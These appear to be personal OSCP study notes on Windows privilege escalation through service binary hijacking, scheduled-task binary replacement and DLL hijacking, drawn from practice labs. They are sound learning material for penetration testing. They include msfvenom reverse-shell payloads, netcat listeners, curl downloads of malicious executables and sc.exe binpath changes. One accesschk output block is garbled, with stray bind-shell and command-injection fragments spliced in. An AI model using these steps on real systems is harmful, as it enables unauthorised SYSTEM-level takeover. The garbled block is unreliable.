Multiple times in the challenge lab, we saw examples where we saw a suspicious .exe files (not service binaries), and we were supposed to replace it with a malicious .exe reverse shell. So, I wanted to add a section for that.

There is already a "Service Binary Hijacking" section, but some of these exploits I'm not sure are actually "service binaries" but rather just binaries that are run by a scheduled task.

In the [Slort](#) PG Practice, we had a non-standard binary that we had full access to, and inside that same directory there was a txt file that said it was run every 5 min, so we replaced it with a malicious one and get SYSTEM!

### **First time we saw this was in the Medtech Challenge Lab on machine 172.16.xxx.83.**

Although I think this was actually a Service Binary, so look at the Service Binary section where I explained that.

### **Second time we saw this was in the MedTech Challenge lab on machine 172.16.xxx.12**

I wrote about this in the Scheduled Tasks section. Technically, everything in this section has to do with scheduled tasks since these binaries are run by a scheduled task, unless they are like a service binary like the first medtech one (right above), which had to be run by manually restarting service. But this one and the Relia one below are both related to scheduled tasks.

### **Third time we saw this was in the Relia Challenge Lab on machine 172.16.xxx.15**

1. After checking C:\, we saw some weird files and directories
  - a. **updater** (directory)
    - i. empty
  - b. **updatecollector** (directory)
    - i. had the file **updatecollector.exe**
  - c. **schedule.ps1** (file)

```

PS C:\> cat schedule.ps1

try {
    & C:\updatecollector\updatecollctor.exe
} catch {

    Write-Output "[-] Updates couldn't be collected!"
    Write-Output "[!] Update cache will be used"
}

copy C:\Users\milana\beyondupdater.exe C:\updater\beyondupdater.exe
Start-Sleep -Seconds 5
& "C:\updater\beyondupdater.exe"
Start-Sleep -Seconds 5
del C:\updater\beyondupdater.exe

```

- i. You notice anything weird about that first line?
- ii. THEY MISSPELLED the word "collector" and spelled it as "collect"or
- iii. This means we can create a rev shell .exe and spell it this way, and it will try executing it! Because the misspelled version doesn't exist currently.
- iv. What is the **&** doing there?
  1. The **&** tells PowerShell: "execute the thing that follows as a command."
  2. Without **&**, PowerShell might think C:\updatecollector\updatecollctor.exe is just a string, not an executable.
2. And we are doing a little bit of assuming by guessing that schedule.ps1 will be run by some scheduled task. It's heavily implied by the name "schedule".ps1 one though!
  - a. However, we can also leverage Powershell watch: (<https://raw.githubusercontent.com/markwragg/PowerShell-Watch/master/Public/Watch-Command.ps1>) to see if the beyondupdater is called.
3. So, we can create malicious .exe and name it updatecollctor.exe (misspelled name)
  - a. msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.45.232  
LPORT=4444 -f exe -o updatecollctor.exe
4. cd C:\updatecollector
5. put **updatecollctor.exe** inside of directory
6. start listener
  - a. rlwrap nc -lvp 4444
7. And then after like 30 seconds you should get a rev shell!

---

# Service Binary Hijacking

More information can be found in the **OSCP 17.2.1. Service Binary Hijacking**

To execute the replaced binary:

1. The user can restart the service
2. In case the service is configured to start automatically, reboot the machine
  - a. Need **SeShutdownPrivilege**
  - b. **shutdown /r /t 0**
    - i. /r is for restart
  - c. **If that doesn't work, try reboot.c from [OSCP-Scripts](#)**
    - i. **reboot.c**: a tool that supposedly helps reboot machine if it doesn't work with the shutdown command
      1. I saved the precompiled .exe in [~/Downloads/OSCP-Scripts](#)
        - a. For 64-bit: use **reboot.exe**
        - b. For 32-bit: use **reboot32.exe**
      - ii. **.\reboot.exe**

## Manually check for Services

Only works in RDP though

```
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_._State -like 'Running'}
```

- See the Name, State, and path for Running Services

```
Get-CimInstance -ClassName win32_service | Select Name, StartMode | Where-Object {$_._State -like 'Running'}
```

- See the Name and StartMode (like if it's auto-start or not)

If you want a SPECIFIC service, then replace the last part:

- Get rid of **{\$\_.\_State -like 'Running'}**
- Replace it with **{\$\_.\_Name -like 'mysql'}**

```

PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select
Name,State,PathName | Where-Object {$_.State -like 'Running'}
```

| Name                 | State   | PathName                                                                      |
|----------------------|---------|-------------------------------------------------------------------------------|
| Apache2.4            | Running | "C:\xampp\apache\bin\httpd.exe" -k runservice                                 |
| Appinfo              | Running | C:\Windows\system32\svchost.exe -k netsvcs -p                                 |
| AppXSvc              | Running | C:\Windows\system32\svchost.exe -k wsappx -p                                  |
| AudioEndpointBuilder | Running | C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p            |
| Audiosrv             | Running | C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p           |
| BFE                  | Running | C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p           |
| BITS                 | Running | C:\Windows\System32\svchost.exe -k netsvcs -p                                 |
| BrokerInfrastructure | Running | C:\Windows\system32\svchost.exe -k DcomLaunch -p                              |
| ...                  |         |                                                                               |
| mysql                | Running | C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql |
| ...                  |         |                                                                               |

*Listing 40 - List of services with binary path*

Now check to see if you can replace those binaries using icacls:

```

PS C:\Users\dave> icacls "C:\xampp\apache\bin\httpd.exe"
C:\xampp\apache\bin\httpd.exe BUILTIN\Administrators:(F)
                      NT AUTHORITY\SYSTEM:(F)
                      BUILTIN\Users:(RX)
                      NT AUTHORITY\Authenticated Users:(RX)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 42 - Permissions of httpd.exe*

```

PS C:\Users\dave> icacls "C:\xampp\mysql\bin\mysqld.exe"
C:\xampp\mysql\bin\mysqld.exe NT AUTHORITY\SYSTEM:(F)
                      BUILTIN\Administrators:(F)
                      BUILTIN\Users:(F)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 43 - Permissions of mysqld.exe*

- Nope. can only read and execute
- Yup, you got full permissions!
- Although simply replacing it didn't work. They couldn't stop service. But, they did have SeShutdownPrivilege so they shut it down. Look at **OSCP 17.2.1. Service Binary Hijacking** to see how they did it specifically for mysql

## How to automate check for VULNERABLE Service Binary Hijacking using powerup.ps1

The good thing about this is it doesn't just show all services but RATHER **those that have writable binaries** so that we can replace them!

This is from **OSCP 17.2.1. Service Binary Hijacking**

- powershell -ep bypass
- .\PowerUp.ps1
- Get-ModifiableServiceFile

```
ServiceName          : mysql
Path                : C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:
\xampp\mysql\bin\my.ini mysql
ModifiableFile       : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName           : LocalSystem
AbuseFunction        : Install-ServiceBinary -Name 'mysql'
CanRestart          : False
```

- The output of Get-ModifiableServiceFile shows us that PowerUp identified mysql (among others) to be vulnerable. In addition, it provides information about the file path, the principal (BUILTIN\Users group), and if we have permissions to restart the service (False).
- PowerUp also provides us an AbuseFunction, which is a built-in function to replace the binary and, if we have sufficient permissions, restart it. **The default behavior is to create a new local user called john with the password Password123! and add it to the local Administrators group.** Because we don't have enough permissions to restart the service, we still need to reboot the machine.
  - **Install-ServiceBinary** is a custom powerup.ps1 command that is used to exploit this
- After running the AbuseFunction, you might need to restart the service to trigger it

### Get-ModifiableService

- This returns services whose configuration you can change (e.g., binary path, arguments).

## How to check for vulnerable Service Binary using WinPeas

In the MedTech Challenge lab (discussed below), we could have noticed that it was a vulnerable Service Binary through this output from **WinPeas**. This is from the "**Interesting Services -non Microsoft-**" section

Searching executable files in non-default folders with write (equivalent) permissions (can be slow)

File Permissions "C:\DevelopmentExecutables\auditTracker.exe": Everyone [AllAccess],Authenticated Users [WriteData/CreateFiles]

```
24-07-2021 10:01:00 [+] Interesting Services -non Microsoft-(T1007)
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-ex.html#services
FreeSWITCH(FreeSWITCH - FreeSWITCH Multi Protocol Switch)[ "C:\Program Files\FreeSWITCH\FreeSwitchConsole.exe" -service ] - Auto - Running
File Permissions: chris [Allow: AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\FreeSWITCH (chris [Allow: AllAccess])
FreeSWITCH service control

KiteService(KiteService)[C:\program files\Kite\KiteService.exe] - Auto - Running - isDotNet - No quotes and Space detected
File Permissions: chris [Allow: WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\program files\Kite (chris [Allow: WriteData/CreateFiles])
```

- Here, the second entry (KiteService) is running, and we (chris) can edit the binary
- And if we check via accesschk, we can start/stop the service (KiteService), which means we can replace binary, and restart service to get rev shell
- This is from OSCP B .151

```
===== (Services Information) =====
[+] Interesting Services -non Microsoft-(T1007)
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also cehck for unquoted paths https://book.hacktri
escalation#services
daclsvc(DACL Service)[ "C:\Program Files\dACL Service\daclservice.exe" ] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: WriteData/CreateFiles
=====

dllsvc(DLL Hijack Service)[ "C:\Program Files\DLL Hijack Service\dlhhijackservice.exe" ] - Manual - Stopped
=====

filepermsvc(File Permissions Service)[ "C:\Program Files\File Permissions Service\filepermsservice.exe" ] - Manual - Stopped
File Permissions: Everyone [AllAccess]
```

- Another example seen in the Tib3rius Service Exploits Video
- Here, we can edit the binary of filepermsvc service

```

VMwareCAFCommAmqpListener(VMware CAF AMQP Communication Service)[ "C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\CommAmqpListener.exe" ] - Manual - Stopped
VMware Common Agent AMQP Communication Service
=====

VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)[ "C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe" ] - Manual - Stopped
VMware Common Agent Management Agent Service
=====

[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
daclsvc: WriteData/CreateFiles

[+] Looking if you can modify any service registry()
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
HKLM\SYSTEM\CurrentControlSet\services\regsvc (Interactive [TakeOwnMachine])

```

- This is from Tib3rius Service Exploits section
  - Look down below for more info

## How to check permissions of user on a service using accesschk.exe

This is from Tib3rius Service Exploits Video. First, we saw that we could modify a service from Winpeas. And then we further investigated using accesschk.exe to see what permissions we have on the service

```

VMwareCAFCommAmqpListener(VMware CAF AMQP Communication Service)[ "C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\CommAmqpListener.exe" ] - Manual - Stopped
VMware Common Agent AMQP Communication Service
=====

VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)[ "C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe" ] - Manual - Stopped
VMware Common Agent Management Agent Service
=====

[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
daclsvc: WriteData/CreateFiles

[+] Looking if you can modify any service registry()
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
HKLM\SYSTEM\CurrentControlSet\services\regsvc (Interactive [TakeOwnMachine])

```

- This is from Tib3rius Service Exploits section
- Here, they tell us we can modify a service, which is called daclsvc
- We can then run accesschk.exe in order to check what permissions we have
- It turns out in this case we can change config as well as start/stop, allowing us to change the path to binary (to a malicious binary of ours), and then start/stop it to get it to execute binary

Look at the accesschk.exe section for more information on accesschk

- [Here](#)

## How to check permissions on a service:

- `\accesschk.exe /accepteula -uwcqv <user> <svc>`
  - This checks if we can start/stop, and if we can change config of the file

## How to check permissions of a file

- .\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"

```
C:\PrivEsc>.\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\fileperm  
service.exe"  
.\\accesschk.exe /accepteula -quvw "C:\\Program Files\\File Permissions Service\\filepermser  
vice.exe"  
C:\\Program Files\\File Permissions Service\\filepermser  
vice.exe  
Medium Mandatory Level (Default) [No-Write-Up]  
RW Everyone  
    FILE_ALL_ACCESS  
RW NT AUTHORITY\\SYSTEM  
    FILE_ALL_ACCESS  
RW BUILTIN\\Administrators  
    FILE_ALL_ACCESS  
RW MSEDGEWIN10\\IEUser  
    FILE_ALL_ACCESS  
RW BUILTIN\\Users  
    FILE_ALL_ACCESS  
  
C:\\PrivEsc>.\accesschk.exe /accepteula -uvqc filepermsvc  
.\\accesschk.exe /accepteula -uvqc filepermsvc  
filepermsvc  
Medium Mandatory Level (Default) [No-Write-Up]  
RW NT AUTHORITY\\SYSTEM  
    SERVICE_ALL_ACCESS  
RW BUILTIN\\Administrators  
    SERVICE_ALL_ACCESS  
R Everyone  
    SERVICE_QUERY_STATUS  
    SERVICE_QUERY_CONFIG  
    SERVICE_INTERROGATE  
    SERVICE_ENUMERATE_DEPENDENTS  
    SERVICE_START  
    SERVICE_STOP  
    READ_CONTROL
```

- The first command tells us that "BUILTIN\Users" have FILE\_ALL\_ACCESS, meaning we have all access
- And then we can run this command to check permissions on the service
  - .\accesschk.exe /accepteula -uvqc filepermsvc

## Exploiting Service Binary by changing the path to binary on service

This is from Tib3rius Service Exploits Video

This requires permission to change config (SERVICE\_CHANGE\_CONFIG or SERVICE\_ALL\_ACCESS), as well as ability to start/restart service (SERVICE\_STOP, SERVICE\_START)

```

m$>use gewini0\user1

C:\PrivEsc>.\accesschk.exe /accepteula -uwcqv user daclsvc
.\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERRUPT
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL

C:\PrivEsc>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
    TYPE : 10  WIN32_OWN_PROCESS
    START_TYPE : 3  DEMAND_START
    ERROR_CONTROL : 1  NORMAL
    BINARY_PATH_NAME : "C:\Program Files\DAACL Service\daclservice.exe"
    LOAD_ORDER_GROUP :
    TAG : 0
    DISPLAY_NAME : DAACL Service
    DEPENDENCIES :
    SERVICE_START_NAME : LocalSystem

C:\PrivEsc>sc query daclsvc
sc query daclsvc

SERVICE_NAME: daclsvc
    TYPE : 10  WIN32_OWN_PROCESS
    STATE : 1  STOPPED
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT : 0x0
    WAIT_HINT : 0x7d0

```

- `\accesschk.exe /accepteula -uwcqv user daclsvc`
  - `-u` → Show the username that owns the object.
  - `-w` → Show write permissions.
  - `-c` → Check Windows services (service configuration/permissions).
  - `-q` → Quiet mode — suppresses the banner/header text.
  - `-v` → Verbose — show detailed information about each permission entry.
- `sc.exe qc daclsvc`
- `sc.exe query daclsvc`

Here, we have a service (daclsvc) that we have the necessary permissions for. And we can tell that it's DEMAND\_START, so we have to manually start it, see the binary path, and we see it's running as LocalSystem.

Lastly, we see it's STOPPED, so we just need to start it

How to exploit:

1. Reconfigure the service to use our reverse shell
  - a. `sc.exe config daclsvc binpath= "\"C:\path\to\reverse.exe\""`
  - b. Idk why they used quotes like that, but I would try:
    - i. `sc.exe config daclsvc binpath= "C:\path\to\reverse.exe"`
2. Start a listener on Kali
3. Then start the service to trigger the exploit:
  - a. `net start daclsvc`

## Exploiting a Service Binary by replacing a binary AND using shutdown/reboot

This was seen in the [Hepet](#) PG Practice. This is the first time I've seen a service binary being restarted using shutdown. It was already running, and we tried restarting it, but didn't have permissions. So we used `shutdown /r /t 0`

- `\t 0` means restart NOW, but if you remove it then it might restart after like 30 seconds
- In [this](#) other writeup they used `shutdown /r`
  - [Original](#)

### If `shutdown /r /t 0` doesn't work, try `reboot.c` from OSCP-Scripts

- **reboot.c**: a tool that supposedly helps reboot machine if it doesn't work with the shutdown command
  - I saved the precompiled .exe in `~/Downloads/OSCP-Scripts`
  - For 64-bit: [use reboot.exe](#)
  - For 32-bit: [use reboot32.exe](#)
- `\reboot.exe`

## Exploiting Service Binary by replacing a binary

Another example seen in the Tib3rius Service Exploits Video

```
*****[Services Information]*****  
[+] Interesting Services -non Microsoft-[71007)  
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services  
dacsvc(DACL Service)["C:\Program Files\DAACL Service\dacservice.exe"] - Manual - Stopped  
YOU CAN MODIFY THIS SERVICE! WriteData/CreateFile  
  
dlsvc(DLL Hijack Service)["C:\Program Files\DLL Hijack Service\dlhijackservice.exe"] - Manual - Stopped  
  
filepermsvc(File Permissions Service)["C:\Program Files\File Permissions Service\filepermService.exe"] - Manual - Stopped  
File Permissions: Everyone [AllAccess]  
[ ]
```

- Here we have a service called filepermsvc
- And it says we have all access to the file that it's running
  - C:\Program Files\File Permissions Service\filepermService.exe

So, we can investigate what permissions are on the file, and what permissions we have on the service, and if we have enough perms, we can replace the binary with our own

1. .\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermService.exe"
  - a. We had all access to file
2. .\accesschk.exe /accepteula -uvqc filepermsvc
  - a. We had start/stop on service so we can replace binary and then start/restart service
3. Create a backup of the original service executable:
  - a. copy "C:\Program Files\File Permissions Service\filepermService.exe" C:\Temp
4. Copy the reverse shell executable to overwrite the service executable:
  - a. copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermService.exe"
5. Start a listener on Kali, and then start the service to trigger the exploit:
  - a. net start filepermsvc

```
C:\PrivEsc>.\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\fileperm  
service.exe"  
.\\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\\filepermservice.exe  
  
C:\Program Files\File Permissions Service\\filepermservice.exe  
Medium Mandatory Level (Default) [No-Write-Up]  
RW Everyone  
    FILE_ALL_ACCESS  
RW NT AUTHORITY\\SYSTEM  

```

- We had ALL access to file
  - We had start/stop so we can replace binary and then start service

Example1 of exploiting service binary by replacing binary

This was from the OSCP-B .151

1. [redacted]
  2. I think there is also a powerview command to find unquoted service and also service binary hijacking stuff

3. The path is '**C:\program files\Kite\KiteService.exe**'
4. I saw it here from winPEAS (the second entry). It looked promising since it says it's already running, and we are able to modify the file
5. So, I used icacls to check to see if I can modify the file and the directory it's in, and yes, I can modify both!
6. At this point, I can something like accesschk.exe, and checked to see if I can start/stop the service

```
PS C:\users\chris> .\accesschk.exe /accepteula -uvqc kiteservice
kiteservice
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM ://192.168.117.150:8080/search?query=
    SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators t:java.lang.Runtime.getRuntime().exec("java -jar %cd%\\kite.jar")
    SERVICE_ALL_ACCESS
  R Everyone
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_PAUSE_CONTINUE 46.0.0.1 -p 8000 --cmd "/bin/sh -c nc -l -p 8000 -e /bin/sh"
    SERVICE_START
    SERVICE_STOP shellifier.py -t 240.0.0.1 -p 8000 --cmd "/bin/sh -c nc -l -p 8000 -e /bin/sh"
    READ_CONTROL
  R NT AUTHORITY\INTERACTIVE 168.45.232.8888 R:5000:127.0.0.1:5000
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE 192.168.45.232\share\kite
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
  R NT AUTHORITY\SERVICE
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
  R NT AUTHORITY\SYSTEM
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
1. PS C:\users\chris>
```

1. **\accesschk.exe /accepteula -uvqc kiteservice**
2. Perfect! If you look at the "Everyone" section, we can start and stop the service as well as look at its configs!
7. If I wanted to see what kiteservice's permissions were specifically for my user chris, I just had to add the chris argument

**PS C:\users\chris> .\accesschk.exe /accepteula -uvqc chris kiteservice**

```
R kiteservice
  SERVICE_QUERY_STATUS
  SERVICE_QUERY_CONFIG
  SERVICE_PAUSE_CONTINUE
  SERVICE_START
  SERVICE_STOP
  READ_CONTROL
```

1. And you can see I have **START AND STOP** permissions
1. And then I moved the original KiteService.exe into **C:\users\chris** in case I need it later
2. I then made the malicious KiteService.exe msfvenom payload
  1. **msfvenom -p windows/x64/shell\_reverse\_tcp -f exe -o KiteService.exe**
  - LHOST=192.168.45.232 LPORT=4444**

3. I then went into C:\program files\Kite and curled the malicious KiteService.exe to get into the right place
4. I then ran sc.exe query kiteservice and sc.exe qc kiteservice to make sure that was the name of the service (as shown in winPEAS), and it was. It also showed that it was currently running, so we can stop and then start it again
5. First I step up listener
  1. rlwrap nc -lvpn 444
6. And then I restart the service to get it to execute binary
  1. sc.exe stop kiteservice
  2. sc.exe start kiteservice
  3. If this didn't work (as I see in discord), then use net command instead
    1. net stop kiteservice
    2. net start kiteservice
7. And I got back shell!

## Example2 of exploiting service binary by replacing binary

This was seen in the **MedTech Challenge Lab on machine 172.16.xxx.83**. We exploited the auditTracker service, as the corresponding auditTracker.exe service binary. We know this is a "service binary" since we saw it when we ran "sc.exe query auditTracker" or "**Get-Service auditTracker**"

**Note: You could use tools such as [accesschk64.exe](#) to enumerate the if you have privileges to start/stop services. Please take some time to experiment with it.**

Context: we saw a suspicious folder in C:\, which was called **C:\DevelopmentExecutables** and it had a file called **auditTracker.exe** which possibly could be ran by a service. So we did **Get-Service auditTracker** and sure enough there was a service that was called auditTracker. And then you can run **sc.exe qc auditTracker** to see that the service was calling **C:\DevelopmentExecutables\auditTracker.exe**. And using **icacls**, we see that we can write to files.

Steps:

1. move **C:\DevelopmentExecutables\auditTracker.exe**  
**C:\Users\wario\auditTracker\_backup.exe**

- a. We wanted to move the original auditTracker to another location in case we needed it for later, which we didn't. But, never hurts to be safe
- 2. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.232 LPORT=4444 -f exe -o auditTracker.exe`
  - a. We created our malicious auditTracker.exe payload that will send a reverse shell when it gets executed by the system
- 3. `cd C:\DevelopmentExecutables`
  - a. Go to the place where auditTracker.exe is supposed to be
- 4. `curl http://192.168.45.232/auditTracker.exe -o auditTracker.exe`
  - a. Get the malicious one
- 5. `Get-Service auditTracker`
  - a. See if it's running or stopped
  - b. It was stopped, so we have to start it
  - c. If it was running, we run `Stop-Service` or `Restart-Service`
- 6. `sudo rlwrap nc -lvpn 4444`
- 7. `Start-Service auditTracker`
  - a. Start the service
  - b. Your listener should get back shell as a SYSTEM user

#### **Alternative method:**


- This method was taught in the **OSCP 17.2.1. Service Binary Hijacking**
- We had **SeShutdownPrivilege** and we saw that (from the `sc.exe qc auditTracker`) auditTracker was **START\_TYPE : 2 AUTO\_START**, meaning that it is automatically started when the system is rebooted. BUT, when we tried to use the command to shutdown the system (`shutdown /r /t 0`) we weren't allowed. This is because you need more than just **SeShutdownPrivilege** in order to reboot a system.
  - **If `shutdown /r /t 0` doesn't work, try `reboot.c` from OSCP-Scripts**
    - **reboot.c**: a tool that supposedly helps reboot machine if it doesn't work with the shutdown command
    - I saved the precompiled .exe in `~/Downloads/OSCP-Scripts`
      - For 64-bit: `use reboot.exe`
      - For 32-bit: `use reboot32.exe`
      - `.\reboot.exe`
  - But, if we could, then we could probably start the auditTracker service this way

Instead of Get-Service and Start-Service, you can use `sc.exe` instead. Service Control (`sc.exe`) tool is the classic way to manage services from cmd.

## Example3 of exploiting service binary by replacing binary

### Seen in OSCP-C .155

1. I see that I'm user Tim!
2. Run winPEAS and output it into a file
  - a. `./winPEASany.exe > win.txt`
3. And then set up impacket-smbserver to upload file to Kali
4. And once in Kali, drag and drop it into Windows host. Try and drag and drop even though it looks like it's not dropping into windows host
  - a. If it for real doesn't work, then open it sublime text on Kali
5. And then open it on Sublime text on windows host



```
Services Information
=====
Interesting Services -non Microsoft-
=====
Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
=====
Bonjour Service(Apple Inc. - Bonjour Service) ["C:\Program Files (x86)\Bonjour\mDNSResponder.exe"] - Auto - Running
Enables hardware devices and software services to automatically configure themselves on the network and advertise their presence.
=====
=====
GPGOrchestrator(Genomedics srl - GPG Orchestrator) ["C:\Program Files\MilleGPG5\GPGService.exe"] - Auto - Running
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Users [Allow: WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files\MilleGPG5 (Users [Allow: WriteData/CreateFiles])
=====
```

6.
  - a. This **GPGOrchestrator** service seems very interesting!
7. First, I checked to make sure I can start and stop the service (or if it's auto run, then I can check if I have SeShutdownPrivilege)
  - a. `\accesschk.exe /accepteula -uvqc tim GPGOrchestrator`
    - i. I am currently user tim
    - b. And I see that I have **SERVICE\_ALL\_ACCESS!!!!** Meaning I could even change the path to the binary, but I can also proceed to check if I have edit access in directory and if so, then I can just replace binary
8. I proceed to check if I have edit access for directory and binary to see if I can replace binary. If not, then I can change the path to binary since I have **SERVICE\_ALL\_ACCESS**
  - a. `cd 'C:\Program Files\MilleGPG5'`
  - b. `icacls`
    - i. Check permissions of folder. I have modify perms!
  - c. `icacls GPGService.exe`
    - i. I have modify permissions on binary!
9. Great, now I know I can replace binary. First, I will make a copy of the original copy and store it in `C:\users\tim`
  - a. `mv GPGService.exe C:\users\tim`

10. And then I make a malicious GPGService.exe
  - a. msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.45.197  
LPORT=80 -f exe > GPGService.exe
11. And then download it in 'C:\Program Files\MilleGPG5'
12. And start listener
  - a. rlwrap nc -lvpn 80
13. And then I stop and start service
  - a. sc.exe stop GPGOrchestrator
  - b. sc.exe start GPGOrchestrator
14. And I should have SYSTEM now!

## sc.exe guide (managing services)

**sc.exe** (Service Controller) is a built-in command-line tool that interfaces directly with the **Service Control Manager (SCM)** — the Windows subsystem responsible for managing **Windows services**.

### Check Service Details:

sc.exe qc <serviceName>

- qc = query configuration, **shows path to executable**, what account it runs as, etc
- START\_TYPE = 3 (DEMAND START) means it's only started when we manually start it
- START\_TYPE : 2 AUTO\_START, meaning that it is automatically started when the system is rebooted

### Check Status of ALL services

sc.exe query

### Check Status of specific service

sc.exe query <serviceName>

- This is kind of like Get-Service <serviceName>

### Check config of service:

sc.exe config <serviceName>

### Modify a configuration option of a service:

sc.exe config <serviceName> <option>=<value>

- Very important! There needs to be no space between the option and the equal sign, and there needs to be a space between the equal sign and value!

## Start the Service

`sc.exe start <serviceName>`

- Kind of like **Start-Service**
- Can also do `net start <service>` for CMD

## Stop the Service

`sc.exe stop <serviceName>`

- Kind of like **Stop-Service**
- Can also do `net stop <service>` for CMD

## Another way to start/stop service:

`net start/stop <name>`

---

## DLL Hijacking

More information can be found in the **OSCP 17.2.2. DLL Hijacking**

### Search Order:

1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.

Seen in the [Access](#) PG Practice when they were exploiting SeManageVolumePrivilege, so this can also be seen in the "SeManageVolumePrivilege" section

- [Here](#) is another Access writeup that explains this process

You can look at the Tib3rius notes, and use accesschk to look at permission of the service so we know if we can start/stop it

## DLL Hijacking Example

This was a very extensive and insightful DLL Hijacking attack vector from **Relia Challenge Lab** for machine 172.16.xxx.7

For context, we were a low-priv user trying to privilege escalate

1. First, we saw that there was a non-standard folder in C:\ which was **C:\scheduler**. Even the name makes it sound suspicious
2. Inside the folder was **customlib.dll** and **scheduler.exe**, which makes it HIGHLY likely that it's a DLL attack. DLL attacks almost always have something to do with a .exe and .dll
3. We can then check to see if there are any services that are running scheduler.exe
  - a. **sc.exe qc scheduler**
    - i. This tries to find a service named scheduler and also shows the path to the binary that it executes

```
PS C:\Scheduler> sc.exe qc scheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: scheduler
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : "C:\Scheduler\scheduler.exe"
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Scheduler
    DEPENDENCIES      :
    SERVICE_START_NAME: .\Administrator
```

4. And sure enough we see that there's a service that is executing the scheduler.exe. And we can see if the service is already running

